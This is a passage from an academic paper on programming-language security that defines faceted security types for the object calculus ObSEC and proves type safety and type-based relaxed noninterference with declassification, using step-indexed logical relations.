Type-based relaxed noninterference. The security property we establish in this work is a particular form of termination insensitive noninterference, called *typed-based relaxed noninterference* (TRNI for short). Like the relaxed noninterference result of Li and Zdancewic [22], TRNI accounts for declassification policies.

To understand the intuition behind TRNI, we must first establish a notion of type-based observational equivalence between objects. The starting point of the notion of equivalence is that an object is defined by the observations that can be made on it, that is, by invoking its methods [17]. More precisely, two objects o_1 and o_2 are said to be observationally equivalent at type S, with $S \triangleq T \triangleleft U$, if for each method $m : S_1 \to S_2$ of the *public* facet U, invoking m on o_1 and o_2 with equivalent arguments at type S_1, yields equivalent results at type S_2. Crucially, the definition of equivalence uses the *public* facet of the type, thereby accounting for observational equivalence only up to declassified information.

For example, the strings `"john"` and `"mary"` are not equivalent at type $\mathsf{String} \triangleleft \mathsf{String}$, because a public observer can observe the first character of each string and realize they are different. However, these strings are equivalent when observed at $\mathsf{String} \triangleleft \mathsf{StringLen}$, where $\mathsf{StringLen} \triangleq [\mathsf{length} : \mathsf{Unit}_\mathsf{L} \to \mathsf{Int}_\mathsf{L}]$, because the only declassified information about the strings is their length, which is here equal. This also means that `"john"` and `"james"` are equivalent when are observed at type $\mathsf{String}_\mathsf{H}$ (*i.e.* $\mathsf{String} \triangleleft \top$) since there are no observations available to distinguish them. In fact, any two objects of type T are equivalent at type T_H.

Given this notion of equivalence, a program satisfies TRNI at type S_{out}, if given two inputs that are equivalent at type S_{in}, it produces two results that are equivalent at type S_{out}. Intuitively, the types S_{in} and S_{out} capture the *knowledge* of public observers. Another way to understand TRNI is that, if the initial knowledge *implies* the final knowledge, then the program is secure for the public observer.

For instance, consider a program with an input x of type $\mathsf{String} \triangleleft \mathsf{StringLen}$. The program x.length satisfies TRNI at type $\mathsf{Int} \triangleleft \mathsf{Int}$: two executions of the program with related inputs at $\mathsf{String} \triangleleft \mathsf{StringLen}$, such as `"john"` and `"mary"`, yields two identical results at type $\mathsf{Int} \triangleleft \mathsf{Int}$ (*i.e.* 4 in both cases). However, the program if(x.eq("mary")) return 1 else 2 does not satisfy

$$
\begin{array}{rcll}
e & ::= & v \mid e.m(e) \mid x & \text{(terms)} \\
v & ::= & \left[z : S \Rightarrow \overline{m\,(x)\,e}\right] & \text{(values)} \\
T, U & ::= & O \mid \alpha & \text{(types)} \\
O & ::= & \mathbf{Obj}(\alpha).\,\left[\overline{m : S \to S}\right] & \text{(object type)} \\
S & ::= & T \triangleleft U & \text{(security type)}
\end{array}
\qquad
\begin{array}{rl}
x, y, z & \text{(variables)} \\
\alpha, \beta & \text{(type variables)} \\
m & \text{(method labels)}
\end{array}
$$

$$T_{\mathsf{L}} \triangleq T \triangleleft T \qquad T_{\mathsf{H}} \triangleq T \triangleleft \top$$

Figure 1 $\mathsf{Ob}_{\mathsf{SEC}}$: Syntax.

TRNI at type $\mathsf{Int} \triangleleft \mathsf{Int}$ because there are equivalent inputs at type $\mathsf{String} \triangleleft \mathsf{StringLen}$ (`"john"` and `"mary"`) that yield different outputs at type $\mathsf{Int} \triangleleft \mathsf{Int}$ (1 and 2). For this program, the only secure observation level is $\mathsf{Int} \triangleleft \top$.

We formally define these notions, and prove that the type system we propose enforces TRNI, in Section 4.

3 An Object Language for Type-Based Declassification

We develop type-based declassification and relaxed noninterference using a core object-oriented language, $\mathsf{Ob}_{\mathsf{SEC}}$, whose syntax is presented in Figure 1. The syntax of $\mathsf{Ob}_{\mathsf{SEC}}$ is similar to that of the object calculi of Abadi and Cardelli [2]. It includes three kinds of expressions: variables, objects and method invocations. Note that we do not include method updates or classes, both unnecessary to formulate our proposal. An object $\left[z : S \Rightarrow \overline{m\,(x)\,e}\right]$ is a collection of method definitions, where method names are unique. The object definition explicitly binds the self variable z in method bodies, with ascribed security type S. The distinguishing feature of $\mathsf{Ob}_{\mathsf{SEC}}$ are security types: as introduced in Section 2, a security type S is a two-faceted type $T \triangleleft U$, where T (resp. U) is the private (resp. public) facet. The public facet corresponds to the declassification policy of an object. A fully opaque secret has type $T \triangleleft \top$ (also noted T_{H}), exposing no method at all, while a low-confidentiality object has type $T \triangleleft T$ (also noted T_{L}), publicly exposing its full interface. A type T or U is either a (recursive) object type $\mathbf{Obj}(\alpha).\,\left[\overline{m : S \to S}\right]$, where method types can use the self type variable α, or a type variable. Note that we do not model parametric polymorphism in this core calculus, so type variables are only used for self types. Following the tradition of Abadi and Cardelli [2], $\mathsf{Ob}_{\mathsf{SEC}}$ does not include base (non-object) types, however they can be easily added or encoded.

Subtyping. The $\mathsf{Ob}_{\mathsf{SEC}}$ subtyping judgment $\Phi \vdash T <: U$ is presented in Figure 2. The subtyping environment Φ is a set of subtyping assumptions between type variables, *i.e.* $\Phi ::= \cdot \mid \Phi, \alpha <: \beta$.[3] For all judgments in this work, we often omit the empty environment, *e.g.* we write $\vdash T <: U$ for $\cdot \vdash T <: U$.

Rule (SObj) accounts for subtyping between object types. Object type T_1 is a subtype of object type T_2 if T_1 has at least the same methods as T_2, possibly more specialized. For this, the rule checks subtyping between method types under a subtyping assumption between the self type variable of T_1 and that of T_2. For instance, consider the following object types:

$$
\begin{array}{rcl}
\mathsf{Counter} & \triangleq & \mathbf{Obj}(\alpha).\,[\mathsf{get} : \mathsf{Unit}_{\mathsf{L}} \to \mathsf{Int}_{\mathsf{L}},\ \mathsf{inc} : \mathsf{Unit}_{\mathsf{L}} \to \alpha_{\mathsf{L}},\ \mathsf{dec} : \mathsf{Unit}_{\mathsf{L}} \to \alpha_{\mathsf{L}}] \\
\mathsf{IncCounter} & \triangleq & \mathbf{Obj}(\beta).\,[\mathsf{get} : \mathsf{Unit}_{\mathsf{L}} \to \mathsf{Int}_{\mathsf{L}},\ \mathsf{inc} : \mathsf{Unit}_{\mathsf{L}} \to \beta_{\mathsf{L}}]\,.
\end{array}
$$

[3] Type variables must appear at most once in the subtyping environment.

$\boxed{\Phi \vdash T <: T}$

$$(\text{SObj})\ \frac{O_1 \triangleq \mathbf{Obj}(\alpha).\ [\overline{m : S_1 \to S_2}] \quad O_2 \triangleq \mathbf{Obj}(\beta).\ [\overline{m' : S'_1 \to S'_2}] \quad \overline{m'} \subseteq \overline{m} \quad m_i = m'_j \implies (\Phi, \alpha <: \beta \vdash S'_{1j} <: S_{1i} \quad \Phi, \alpha <: \beta \vdash S_{2i} <: S'_{2j})}{\Phi \vdash O_1 <: O_2}$$

$$(\text{SVar})\ \frac{\alpha <: \beta \in \Phi}{\Phi \vdash \alpha <: \beta} \qquad (\text{SSubEq})\ \frac{O_1 \equiv O_2}{\Phi \vdash O_1 <: O_2} \qquad (\text{STrans})\ \frac{\Phi \vdash T_1 <: T_2 \quad \Phi \vdash T_2 <: T_3}{\Phi \vdash T_1 <: T_3}$$

$\boxed{\Phi \vdash S <: S}$

$$(\text{TSubST})\ \frac{\Phi \vdash T_1 <: T_2 \quad \Phi \vdash U_1 <: U_2}{\Phi \vdash T_1 \triangleleft U_1 <: T_2 \triangleleft U_2}$$

Figure 2 $\mathsf{Ob}_{\mathsf{SEC}}$: Subtyping rules.

$\boxed{\mathsf{methsig}(O, m) = S \to S}$

$$\frac{O \triangleq \mathbf{Obj}(\alpha).\ [\overline{m : S_1 \to S_2}] \quad S \triangleq S_{1i}\,[O/\alpha] \quad S' \triangleq S_{2i}\,[O/\alpha]}{\mathsf{methsig}(O, m_i) = S \to S'}$$

$\boxed{m \in O}$

$$\frac{O \triangleq \mathbf{Obj}(\alpha).\ [\overline{m : S_1 \to S_2}]}{m_i \in O}$$

$\boxed{\mathsf{methimpl}(o, m) = x.e}$

$$\frac{o \triangleq [z : S \Rightarrow \overline{m\,(x)\,e}]}{\mathsf{methimpl}(o, m_i) = x.e_i}$$

Figure 3 $\mathsf{Ob}_{\mathsf{SEC}}$: Some auxiliary definitions.

To establish that Counter is a subtype of IncCounter, the covariance between the return types of the `inc` method requires a subtyping assumption between type variables, here $\alpha <: \beta$. Rule (SVar) specifies subtyping between type variables, which only holds if the relation is in the subtyping environment. Rule (SSubEq) justifies subtyping between *equivalent types*. We consider type equivalence up to renaming and folding/unfolding of self type variables; for instance:

$$\mathbf{Obj}(\alpha).\,[\mathsf{m} : \alpha_{\mathsf{L}} \to \alpha_{\mathsf{L}}] \equiv \mathbf{Obj}(\beta).\,[\mathsf{m} : \beta_{\mathsf{L}} \to \beta_{\mathsf{L}}] \qquad \text{(alpha equivalence)}$$
$$\mathbf{Obj}(\alpha).\,[\mathsf{m} : S \to \alpha_{\mathsf{L}}] \equiv \mathbf{Obj}(\alpha).\,\big[\mathsf{m} : S \to \mathbf{Obj}(\beta).\,[\mathsf{m} : S \to \beta_{\mathsf{L}}]_{\mathsf{L}}\big] \qquad \text{(fold/unfold equivalence)}$$

(Appendix A.4 provides the complete definition of type equivalence.)

Rule (STrans) is standard. Rule (TSubST) justifies subtyping between security types, which is covariant in both facets.

Figure 3 presents auxiliary functions used to test method membership in a type ($m \in T$), to get the type of a method in an object type (methsig) and to get the implementation of a method (methimpl). These operations are standard; the only interesting thing to note is that in methsig we close the types in the method signature, by replacing type variables with their object types.

Static semantics. Figure 4 shows the typing rules of $\mathsf{Ob}_{\mathsf{SEC}}$. The type judgment $\Gamma \vdash e : S$ gives a security type to an expression under a type environment Γ that binds variables to types ($\Gamma ::= \cdot \mid \Gamma, x : S$). In what follows, we assume well-formedness of types and environments: informally, an environment is well-formed if all security types are closed and

$\boxed{\Gamma \vdash e : S}$

$$(\text{TVar})\frac{x \in dom(\Gamma)}{\Gamma \vdash x : \Gamma(x)} \qquad (\text{TSub})\frac{\Gamma \vdash e : S' \quad \vdash S' <: S}{\Gamma \vdash e : S}$$

$$(\text{TObj})\frac{S \triangleq T \triangleleft U \quad \mathsf{methsig}(T, m_i) = S_i' \to S_i'' \quad \Gamma, z : S, x : S_i' \vdash e_i : S_i''}{\Gamma \vdash \left[z : S \Rightarrow \overline{m\,(x)\,e}\right] : S}$$

$$(\text{TmD})\frac{\Gamma \vdash e_1 : T \triangleleft U \qquad m \in U \qquad \mathsf{methsig}(U, m) = S_1 \to S_2 \qquad \Gamma \vdash e_2 : S_1}{\Gamma \vdash e_1.m(e_2) : S_2}$$

$$(\text{TmH})\frac{\Gamma \vdash e_1 : T \triangleleft U \qquad m \notin U \qquad \mathsf{methsig}(T, m) = S_1 \to T_2 \triangleleft U_2 \qquad \Gamma \vdash e_2 : S_1}{\Gamma \vdash e_1.m(e_2) : T_2 \triangleleft \top}$$

Figure 4 $\mathsf{Ob}_{\mathsf{SEC}}$: Static semantics.

well-formed; a well-formed security type satisfies the requirement that the private type is a subtype of the public type. We further discuss well-formedness at the end of this section.

Rules (TVar) and (TSub) are standard. The (TObj) rule accounts for objects. It requires each method body to be well-typed with respect to the private facet of the object. In particular, the method body must match the return type of the method signature in the private facet of the self type S.

From a security point of view, the interesting rules are the ones for method invocation. Rule (TmD) applies when the invoked method is part of the *public* facet of the receiver. In this case, because the method invocation respects the declassification policy, the overall type of the invocation is the return type of the method in the public facet. This expresses that the invocation advances a step in the progressive declassification of the object. For instance, if the expression e_1 has the public type $\mathsf{StringHashEq} \triangleq [\mathsf{hash} : \mathsf{Unit}_{\mathsf{L}} \to \mathsf{Int} \triangleleft \mathsf{IntEq}]$, the invocation $e_1.\mathsf{hash}()$ has type $\mathsf{Int} \triangleleft \mathsf{IntEq}$, expressing that the returned value is a secret that can further be declassified by calling the method eq from IntEq.

Rule (TmH) applies when the method is not in the public type U, but only in the private type T (if the method is not in T, the expression is ill typed). In this case, the method call is accessing the "secret" part of the object: the result of the method invocation must therefore be protected by changing its public facet to $\top$. This rule captures the design decision that using a secret beyond its declassification policy is allowed, but the result must be secret. In other words, only a private observer can use objects beyond their declassification policies; to a public observer, the results of these interactions are unobservable.[4]

Dynamic semantics. We define a standard call-by-value small-step semantics for $\mathsf{Ob}_{\mathsf{SEC}}$, based on evaluation contexts $E ::= [\,] \mid E.m(e) \mid v.m(E)$.

The language includes a single reduction rule, for method invocation, which is standard:

$$(\text{EMInv})\frac{o \triangleq [z : \_ \Rightarrow \_] \qquad \mathsf{methimpl}(o, m) = x.e}{E[o.m(v)] \longmapsto E[e\,[o/z]\,[v/x]]}$$

[4] Access modifiers in object-oriented languages, such as private and public in Java are a really different mechanism. Such modifiers are about *encapsulation*, not about *information flow*. The essential difference can be observed in rule (TmH), which propagates privacy on return values.

$$\begin{aligned}\mathcal{V}_k[\![S]\!] \quad = \quad & \{v = [z : S_1 \Rightarrow \_] \mid S \triangleq T \triangleleft U \quad \vdash S_1 <: S \wedge \\ & (\forall j < k.\ v \in \mathcal{V}_j[\![S_1]\!] \wedge \\ & (\forall m \in T, v'.\ \mathsf{methsig}(T, m) = S' \to S'' \quad \mathsf{methimpl}(v, m) = x.e \\ & v' \in \mathcal{V}_j[\![S']\!] \implies e\,[v/z]\,[v'/x] \in \mathcal{C}_j[\![S'']\!]))\}\end{aligned}$$

$$\mathcal{C}_k[\![S]\!] \quad = \quad \{e \mid \forall j < k.\ \forall e'.(e \longmapsto^j e' \ \wedge\ \mathsf{irred}(e')) \implies e' \in \mathcal{V}_{k-j}[\![S]\!]\}$$

Figure 5 $\mathsf{Ob}_{\mathsf{SEC}}$: Unary logical relation for safety.

Type safety. We now establish that well-typed $\mathsf{Ob}_{\mathsf{SEC}}$ programs are safe. Note that type safety does not provide any *security guarantees* for $\mathsf{Ob}_{\mathsf{SEC}}$. (Security guarantees will be addressed in Section 4.) A program e is *safe*, noted $\mathsf{safe}(e)$, if it does not get stuck, *i.e.* if it either reduces to a value or diverges.

▶ **Definition 1** (Safety). $\mathsf{safe}(e) \iff \forall e'.\ e \longmapsto^* e' \implies e' = v \text{ or } \exists e''.\ e' \longmapsto e''$

We prove type safety for $\mathsf{Ob}_{\mathsf{SEC}}$ using a semantic interpretation of types as a unary logical relation [3]. We cannot however define the logical relation based on a direct induction over the structure of types, because of recursive types, which would make such a definition ill-founded. Therefore, we use a step-indexed logical relation [4, 6]. We establish an intermediary result for a fixed number k of steps, meaning that a term is safe for k evaluation steps, and then quantify $\forall k \geq 0$ to obtain the general result. Step indexing ensures the well-foundedness of the logical relation.

Figure 5 defines the unary logical relation that captures the safety interpretation of types as values and computations, in a mutually recursive manner. The set $\mathcal{V}_k[\![S]\!]$ denotes the safe value interpretation of type S for k steps; it contains all the *values* (*i.e.* objects) for which it is safe (for any $j < k$ number of steps) to invoke methods of the private type T of the security type $S \triangleq T \triangleleft U$. Note that the definition needs to assume that the self object is in the value interpretation of S, for $j < k$ steps; without step-indexing, this relation would be ill-founded due to the recursive nature of objects through their self variables. The set $\mathcal{C}_k[\![S]\!]$ contains all the *expressions* that can be safely executed for k steps at the security type S. In the definition, the $\mathsf{irred}(e)$ predicate denotes irreducible expressions, *i.e.* expressions e such that $\nexists e'.e \longmapsto e'$.

We define *semantic typing*, written $\models e : S$, to denote that a closed expression e executes safely for any fixed number of steps:

▶ **Definition 2** (Semantic typing). $\models e : S \iff \forall k \geq 0.\ e \in \mathcal{C}_k[\![S]\!]$.

We then first prove that semantic typing does imply safety as per Definition 1.

▶ **Lemma 3** (Semantic type safety). $\models e : S \implies \mathsf{safe}(e)$

Proof. To show $\mathsf{safe}(e)$ we need to consider an arbitrary e' such that $e \longmapsto^* e'$ and then show that either $e' = v$ or $\exists e''.\ e' \longmapsto e''$
Let us consider an arbitrary j_1 to count the step that takes $e \longmapsto^* e'$. Let us denote $l = j_1 + 1$
By expanding the definition of $\models e : S$ we have $\forall k \geq 0.\ e \in \mathcal{C}_k[\![S]\!]$. We instantiate this with $k = l$ to obtain $e \in \mathcal{C}_l[\![S]\!]$. By expanding this we have:
$\forall j < l.\ \forall e_1.(e \longmapsto^j e_1 \ \wedge\ \mathsf{irred}(e_1)) \implies e_1 \in \mathcal{V}_{k-j}[\![S]\!]$. We instantiate $e \in \mathcal{C}_l[\![S]\!]$ with j_1 and e' and we obtain: $(e \longmapsto^{j_1} e' \ \wedge\ \mathsf{irred}(e')) \implies e' \in \mathcal{V}_{k-j_1}[\![S]\!]$.
There are two cases to consider: $\neg\mathsf{irred}(e')$ and $\mathsf{irred}(e')$. If $\neg\mathsf{irred}(e')$, then by definition $\exists e''.\ e' \longmapsto e''$. If $\mathsf{irred}(e')$, we have that $e' \in \mathcal{V}_{k-j}[\![S]\!]$, so e' is a value. ◀

Second, we prove that syntactic typing (Figure 4) implies semantic typing.

▶ **Lemma 4** (Syntactic typing implies semantic typing). $\vdash e : S \implies \models e : S$

Proof. The result follows from a similar lemma on open terms: $\Gamma \vdash e : S \implies \Gamma \models e : S$. We define a standard notion of safe value substitutions [3], *i.e.* partial maps from variables to safe values, $\gamma \in \mathcal{G}_k[\![\Gamma]\!]$ and $\Gamma \models e : S$ as follows:
$\gamma \in \mathcal{G}_k[\![\Gamma]\!] \iff dom(\gamma) = dom(\Gamma)$ and $\forall x \in dom(\Gamma).\gamma(x) \in \mathcal{V}_k[\![\Gamma(x)]\!]$
$\Gamma \models e : S \iff \forall k \geq 0,\ \forall \gamma.\ \gamma \in \mathcal{G}_k[\![\Gamma]\!] \implies \gamma(e) \in \mathcal{C}_k[\![S]\!]$.
Then we prove that $\Gamma \vdash e : S \implies \Gamma \models e : S$ by induction on the typing derivation of e. The case (TVar) is direct from the definition of $\gamma \in \mathcal{G}_k[\![\Gamma]\!]$. The case (TSub) follows directly from a subsumption lemma ($e \in \mathcal{C}_k[\![S]\!] \wedge \vdash S <: S' \implies e \in \mathcal{C}_k[\![S']\!]$). Cases (TObj), (TmD) and (TmH) are proven by unfolding the definitions of $\mathcal{C}_k[\![S]\!]$ and $\mathcal{V}_k[\![S]\!]$, and applying the induction hypotheses for smaller indexes. For these cases, we use mainly a monotonicity lemma for the value interpretation of a type regarding the index, *i.e.* $e \in \mathcal{V}_k[\![S]\!] \wedge j \leq k \implies v \in \mathcal{V}_j[\![S]\!]$. ◀

Together, Lemmas 3 and 4 imply that well-typed programs are safe.

▶ **Theorem 5** (Syntactic type safety). $\vdash e : S \implies \mathsf{safe}(e)$

Now that we have established that $\mathsf{Ob}_{\mathsf{SEC}}$ is a well-defined, type-safe language, Section 4 will develop its security guarantees.

A note on well-formedness. Before we proceed, however, we need to mention a technical yet important issue that we overlooked so far. For the main results of Section 4 to hold, we need to ensure that we work with *well-formed* security types, *i.e.* that the private facet type is a subtype of the public facet type. In a language with simple, non-recursive types, defining such subtyping constraints is straightforward. However, in the presence of recursive (object) types, defining the rules for the subtyping constraint of security types is rather subtle and involved. The subtlety with type variables is that, at some point, we might have to check well-formedness of a security type with a type variable in one of its facets, *e.g.* $\alpha \triangleleft T$, without knowing any relation between α and T. To address this, we need *to remember* the surrounding recursive object type O that binds α, and to transform the check $\vdash \alpha <: T$ to $\vdash O <: T$. For conciseness, we leave out the well-formedness rules from the main body of the paper; they are fully described in Appendix A.2. In what follows, we systematically assume that security types (and by extension, type environments) are well-formed.

4 Type-Based Relaxed Noninterference

Faceted security types support information-flow security with declassification. The security property that type-based declassification supports is a form of relaxed noninterference [22], which we informally explained in Section 2. This section formally defines the notion of type-based relaxed noninterference (TRNI) *independently of any enforcement mechanism.* Then, we prove that the type system of $\mathsf{Ob}_{\mathsf{SEC}}$ is sound with respect to this property.

Type-based equivalence. As introduced in Section 2, TRNI is defined in terms of a notion of type-based equivalence between objects: a program satisfies TRNI at type S_{out}, if given two inputs at type S_{in}, it produces two equivalent results at type S_{out}. Equivalence at a type accounts for the possible observations (*i.e.* method invocations) that one is allowed to make

$$
\begin{array}{lcl}
v_1 \approx_k v_2 : \mathcal{V}[\![S]\!] & \iff & S \triangleq T \triangleleft U \quad v_i \triangleq [z : \_ \Rightarrow \_] \\
& & \vdash_1 v_i : T \wedge (\forall m \in U.\quad \mathsf{methsig}(U, m) = S' \to S'' \quad \mathsf{methimpl}(v_i, m) = x.e_i \\
& & \forall j < k, v_1', v_2'.\ \ v_1 \approx_j v_2 : \mathcal{V}[\![S]\!] \wedge \\
& & \quad (v_1' \approx_j v_2' : \mathcal{V}[\![S']\!] \implies e_1\,[v_1/z]\,[v_1'/x] \approx_j e_2\,[v_2/z]\,[v_2'/x] : \mathcal{C}[\![S'']\!])) \\
\\
e_1 \approx_k e_2 : \mathcal{C}[\![S]\!] & \iff & S \triangleq T \triangleleft U \\
& & \vdash_1 e_i : T \wedge (\forall j < k.(e_1 \longmapsto^{\leq j} v_1 \wedge e_2 \longmapsto^{\leq j} v_2) \implies v_1 \approx_{k-j} v_2 : \mathcal{V}[\![S]\!])
\end{array}
$$

Figure 6 Step-indexed logical relation for type-based equivalence.

on an object. We define this equivalence as a step-indexed logical relation [4], in Figure 6. We define how to relate values (*i.e.* objects) as well as computations (*i.e.* expressions). Step indexing is required due to the recursive nature of object types, as explained below.

Note that the definitions use a simple typing judgment that does not account for security typing at all; its sole purpose is to ensure safety. This is crucial: the public facets of security types only play the role of *specifications* of declassification policies, and the logical relation specifies the *meaning* of these specifications, without any consideration for an enforcement mechanism. In particular, observe that the definitions in Figure 6 do *not* appeal to security type judgments ($\vdash$), but only to simple type judgments ($\vdash_1$).

▶ **Definition 6** (Simple typing judgment)**.** Based on the security typing judgment $\Gamma \vdash e : S$, we define the simple typing judgment $\Gamma \vdash_1 e : T$ by focusing only on the private facet of security types. Formally: $\Gamma \vdash_1 e : T \iff \Gamma \vdash e : T \triangleleft U$ for some U.
(The inductive definition of simple typing is in Appendix A.5.)

Intuitively, two objects v_1 and v_2 are equivalent at type $S \triangleq T \triangleleft U$ for k steps, noted $v_1 \approx_k v_2 : \mathcal{V}[\![S]\!]$, when one cannot distinguish them by invoking any method m of U. More precisely, to ensure safety, we first demand that both values are well-typed at T with the simple type system. Then, for each method $m \in U$ and every $j < k$, the invocations of m on v_1 and v_2 with related arguments at the argument type S' of m must be equivalent computations at the return type S'' for j steps, as defined below. Finally, note that the definition also requires that v_1 and v_2 are related self objects, for $j < k$ steps; this is necessary for the relation to be well-founded. (Observe that two simply well-typed objects are vacuously equivalent for zero steps.)

Two expressions e_1 and e_2 are equivalent at security type $S \triangleq T \triangleleft U$ for k steps, noted $e_1 \approx_k e_2 : \mathcal{C}[\![S]\!]$, if they are both (simply) well-typed at T and, provided that they both reduce to values in *at most* $j < k$ steps (noted $e \longmapsto^{\leq j} v$), then both values are equivalent at type S for the remaining $k - j$ steps. Note that this definition is termination insensitive: if one expression does not terminate in less than k steps, then both expressions are deemed equivalent.

Defining TRNI. The type-based approach to declassification policies allows us to formulate the corresponding relaxed noninterference property as a *modular* reasoning principle, similarly to the common formulation of noninterference in languages without declassification [38], thereby avoiding the global and external formulation of the transformation approach [22].

Standard noninterference is usually stated as a modular reasoning principle on open terms [38]: given a well-typed open term, which depends on some private variables, closing the term with private inputs yields equivalent programs when observed by a low-confidentiality observer. This statement can be generalized using the notion of *value substi-*

tutions, *i.e.* partial maps from variables to values: given an open term that typechecks in a given environment Γ, applying two *related* substitutions yields equivalent computations. Applying a substitution, noted $\gamma(e)$, substitutes the free variables of e with their values in γ.

▶ **Definition 7** (Satisfactory substitution)**.** A substitution γ satisfies type environment Γ, noted $\gamma \models \Gamma$, iff $dom(\gamma) = dom(\Gamma) \wedge \forall x \in dom(\Gamma). \vdash_1 \gamma(x) : T$ where $\Gamma(x) \triangleq T \triangleleft U$

▶ **Definition 8** (Related substitutions)**.** Two substitutions γ_1 and γ_2 are equivalent for k steps with respect to a type environment Γ, noted $\gamma_1 \approx_k \gamma_2 : \mathcal{G}[\![\Gamma]\!]$, if $\gamma_i \models \Gamma$ and

$$\forall x \in dom(\Gamma).\gamma_1(x) \approx_k \gamma_2(x) : \mathcal{V}[\![\Gamma(x)]\!]$$

The statement of type-based relaxed noninterference is a direct generalization of standard noninterference: an open term e, simply well-typed in environment Γ, satisfies type-based relaxed noninterference at security type S, noted $\mathsf{TRNI}(\Gamma, e, S)$, if two executions of e with related substitutions with respect to Γ produce equivalent computational expressions at type S, for any number of steps.

▶ **Definition 9** (Type-based relaxed noninterference)**.**

$$\begin{aligned}\mathsf{TRNI}(\Gamma, e, S) \iff\ & S \triangleq T \triangleleft U \quad \Gamma \vdash_1 e : T \wedge \\ & \forall k \geq 0.\ \forall \gamma_1, \gamma_2.\ \gamma_1 \approx_k \gamma_2 : \mathcal{G}[\![\Gamma]\!] \implies \gamma_1(e) \approx_k \gamma_2(e) : \mathcal{C}[\![S]\!]\end{aligned}$$

This definition captures the semantic characterization of TRNI-secure expressions, independently of any enforcement mechanism (recall that, in Figure 6, the public facets of security types only play the role of *specifications* of declassification policies). The $\mathsf{Ob}_{\mathsf{SEC}}$ type system is a sound, conservative enforcement mechanism for TRNI.

Security type soundness. To establish that well-typed $\mathsf{Ob}_{\mathsf{SEC}}$ programs satisfy TRNI, we first introduce a general notion of type-based equivalence between open expressions. Two open expressions, well-typed under a type environment Γ, are equivalent at a security type $S \triangleq T \triangleleft U$, if both expressions have simple type T, and given two related value substitutions for Γ, closing each expression with a satisfactory substitution yields equivalent expressions at type S.

▶ **Definition 10** (Equivalence of open terms)**.**

$$\begin{aligned}\Gamma \vdash e_1 \approx e_2 : S \iff\ & S \triangleq T \triangleleft U \quad \Gamma \vdash_1 e_i : T \wedge \\ & \forall k \geq 0.\ \forall \gamma_1, \gamma_2.\ \gamma_1 \approx_k \gamma_2 : \mathcal{G}[\![\Gamma]\!] \implies \gamma_1(e_1) \approx_k \gamma_2(e_2) : \mathcal{C}[\![S]\!]\end{aligned}$$

As is clear from the definitions, if a term is equivalent to itself at type S, then it satisfies TRNI at S.

▶ **Lemma 11** (Self-equivalence)**.** $\Gamma \vdash e \approx e : S \implies \mathsf{TRNI}(\Gamma, e, S)$

Type soundness of $\mathsf{Ob}_{\mathsf{SEC}}$ follows from the fact that the $\mathsf{Ob}_{\mathsf{SEC}}$ type system enforces such a self-equivalence.

▶ **Lemma 12** (Fundamental property)**.** $\Gamma \vdash e : S \implies \Gamma \vdash e \approx e : S$

Proof. The proof is by induction on the typing derivation of e. The (TVar) case follows directly from Definition 8 and the (TSub) case follows from a subtyping lemma: if $e_1 \approx_k e_2 : \mathcal{C}[\![S]\!]$ and $\vdash S <: S'$ then $e_1 \approx_k e_2 : \mathcal{C}[\![S']\!]$. The (TObj) case applies the induction

hypothesis (IH) on method bodies. To use the IH results, we need to show that the value substitutions that result from extending the current substitutions with both self and actual arguments are also related. This step requires auxiliary lemmas of monotonicity of the logical relations regarding smaller indexes. The (TmD) case follows from applying the IH over both subexpressions, selecting adequate indexes. The (TmH) case is simpler because there is no method to invoke in the public type $\top$. ◀

Finally, type soundness for $\mathsf{Ob}_{\mathsf{SEC}}$ follows directly from Lemmas 11 and 12.

▶ **Theorem 13** (Security type soundness). $\Gamma \vdash e : S \implies \mathsf{TRNI}(\Gamma, e, S)$

Illustration. We now illustrate the relation between the security typing and the definition of TRNI. In the examples we use some standard constructs like conditionals, not included in $\mathsf{Ob}_{\mathsf{SEC}}$, but easily encodable.

As introduced in Section 2, the property $\mathsf{TRNI}(\Gamma, e, T \triangleleft U)$ can be intuitively understood as: the initial knowledge of a public observer in Γ (*i.e.* the declassification policies) implies the final knowledge (*i.e.* the resulting public type U) that the observer has at hand to distinguish the results of two arbitrary executions of the *secure* program e of simple type T.

Let us recall the type $\mathsf{StringLen} \triangleq [\mathsf{length} : \mathsf{Unit_L} \to \mathsf{Int_L}]$ from the end of Section 2. Consider the open term $e \triangleq \mathsf{x.length}$ under the type environment $\Gamma \triangleq x : \mathsf{String} \triangleleft \mathsf{StringLen}$. The judgment $\Gamma \vdash e : \mathsf{Int_L}$ ensures that $\mathsf{TRNI}(\Gamma, e, \mathsf{Int_L})$ holds. It says that executing e, with two different strings v_1 and v_2 *of the same length* is secure because the observer *does not learn anything new* by exploiting the knowledge of distinguishing the resulting integers with any method of Int. In fact, if we use the definition of TRNI, for any equivalent substitutions γ_1 and γ_2 such that $\gamma_1 \approx_k \gamma_2 : \mathcal{G}[\![\Gamma]\!]$, such as $\gamma_i \triangleq x \mapsto v_i$, we need to show $\gamma_1(x).\mathsf{length}() \approx_k \gamma_2(x).\mathsf{length}() : \mathcal{C}[\![\mathsf{Int_L}]\!]$. It is easy to see that this result follows from the assumption that v_1 and v_2 have the same length (*i.e.* are equivalent at $\mathsf{String} \triangleleft \mathsf{StringLen}$).

We have a different situation if we consider $e' \triangleq \mathsf{if(x.eq("mary"))\ return\ 1\ else\ 2}$, with the same type environment Γ. We cannot prove that $\mathsf{TRNI}(\Gamma, e', \mathsf{Int_L})$ holds, meaning this program is *not* secure at type $\mathsf{Int_L}$. Indeed, take $\gamma_1 \triangleq x \mapsto \mathsf{"mary"}$ and $\gamma_2 \triangleq x \mapsto \mathsf{"john"}$. Because both strings have the same length, we have $\mathsf{"mary"} \approx_k \mathsf{"john"} : \mathcal{V}[\![\mathsf{String} \triangleleft \mathsf{StringLen}]\!]$, so the two substitutions are equivalent. However, we cannot show that $\gamma_1(e') \approx_k \gamma_2(e') : \mathcal{C}[\![\mathsf{Int_L}]\!]$, because this requires to show that $1 \approx_k 2 : \mathcal{V}[\![\mathsf{Int_L}]\!]$, which is obviously false.

The type system of $\mathsf{Ob}_{\mathsf{SEC}}$ indeed rejects the judgment $\Gamma \vdash e : \mathsf{Int_L}$. It does accept the judgment $\Gamma \vdash e : \mathsf{Int_H}$, meaning that e' *is* secure at type $\mathsf{Int_H}$. This is correct because then the public observer has no ability to compare the resulting values of e'. Note in fact that any simply well-typed expression of type T is secure at type T_{H}. Such expressions are opaque to a public observer, but are observable by a private observer.

Principles of declassification. Our approach to type-based declassification satisfies the declassification principles stated by Sabelfeld and Sands [29].[5] We now briefly introduce each principle and informally argue why it is respected.

